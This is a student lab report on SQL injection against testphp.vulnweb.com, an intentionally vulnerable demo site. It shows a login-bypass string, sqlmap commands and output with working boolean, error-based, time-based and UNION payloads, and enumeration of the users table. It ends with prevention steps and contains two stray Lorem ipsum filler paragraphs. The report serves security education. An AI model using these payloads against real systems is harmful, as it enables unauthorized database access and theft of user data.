CYBER SECURITY JULY MINOR PROJECT

PROBLEM STATEMENT

2.


Perform SQL injection on by on http://testphp.vulnweb.com .Write a report along with screenshots and mention preventive steps to avoid SQL injections.

-

INTRODUCTION

A SQL injection is a technique that attackers use to gain unauthorized access to a web application database by adding a string of malicious code to a database query. A SQL injection (SQLi) manipulates SQL code to provide access to protected resources, such as sensitive data, or execute malicious SQL statements.

REPORT



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo


Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:

Username :	1'or'1'='1
Password :	••••••••••
	login

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd



Not secure | testphp.vulnweb.com/userinfo.php

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout


Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Name (test)

On this page you can visualize or edit you user information.


Name:	Name
Credit card number:	Credit
E-Mail:	mail@mail.com
Phone number:	123456789
Address:	Address
	update

You have 13 items in your cart. You visualize you cart here.




```
                                http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ob
ey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by thi
s program

[*] starting @ 22:09:38 /2022-08-18/

[22:09:38] [INFO] testing connection to the target URL
[22:09:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:09:39] [INFO] testing if the target URL content is stable
[22:09:39] [INFO] target URL content is stable
[22:09:39] [INFO] testing if GET parameter 'artist' is dynamic
[22:09:40] [INFO] GET parameter 'artist' appears to be dynamic
[22:09:40] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[22:09:40] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
[22:09:45] [ERROR] user quit

[*] ending @ 22:09:45 /2022-08-18/


┌──(root💀kali)-[~]
└─sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs                                          1 ✖

                                {1.5.6#stable}

                                http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ob
ey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by thi
s program

[*] starting @ 22:10:11 /2022-08-18/

```

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.




```
[22:10:12] [INFO] resuming back-end DBMS 'mysql'
[22:10:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1008=1008

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b706b71,(SELECT (ELT(5880=5880,1))),0×716b6a7071),5880)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2518 FROM (SELECT(SLEEP(5)))jSPs)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0×716b706b71,0×566a55686b6e6f574b646d4b6f6e6e437169657676624f756c6143454b4f4d42567752506346786f,0×7
16b6a7071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[22:10:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[22:10:12] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[22:10:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:10:12 /2022-08-18/


┌──(root💀kali)-[~]
└─#
```

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.



```
Database: acuart
Table: pictures
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| a_id    | int          |
| cat_id  | int          |
| img     | varchar(50)  |
| pic_id  | int          |
| plong   | text         |
| price   | int          |
| pshort  | mediumtext   |
| title   | varchar(100) |
+---------+--------------+

Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

Database: acuart
Table: products
[5 columns]
+-------------+------------+
| Column      | Type       |
+-------------+------------+
| description | text       |
```



```
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

```
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1008=1008

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b706b71,(SELECT (ELT(5880=5880,1))),0×716b6a7071),5880)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2518 FROM (SELECT(SLEEP(5)))jSPs)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0×716b706b71,0×566a55686b6e6f574b646d4b6f6e6e437169657676624f756c6143454b4f4d4256775250634678 6f,0×716b6a7071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[22:11:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[22:11:24] [INFO] fetching entries of column(s) 'email' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----------------+
| email           |
+-----------------+
| email@email.com |
+-----------------+

[22:11:25] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[22:11:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:11:25 /2022-08-18/
```

STEPS TO AVOID SQL INJECTIONS:

The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.If you discover an SQL Injection vulnerability, for example using an Acunetix scan, you may be unable to fix it immediately. For example, the vulnerability may be in open source code. In such cases, you can use a web application firewall to sanitize your input temporarily.

1: Train and maintain awareness.

2: Don’t trust any user input.

3: Use whitelists, not blacklists.

4: Adopt the latest technologies.

5: Employ verified mechanisms.

6: Scan regularly (with Acunetix).
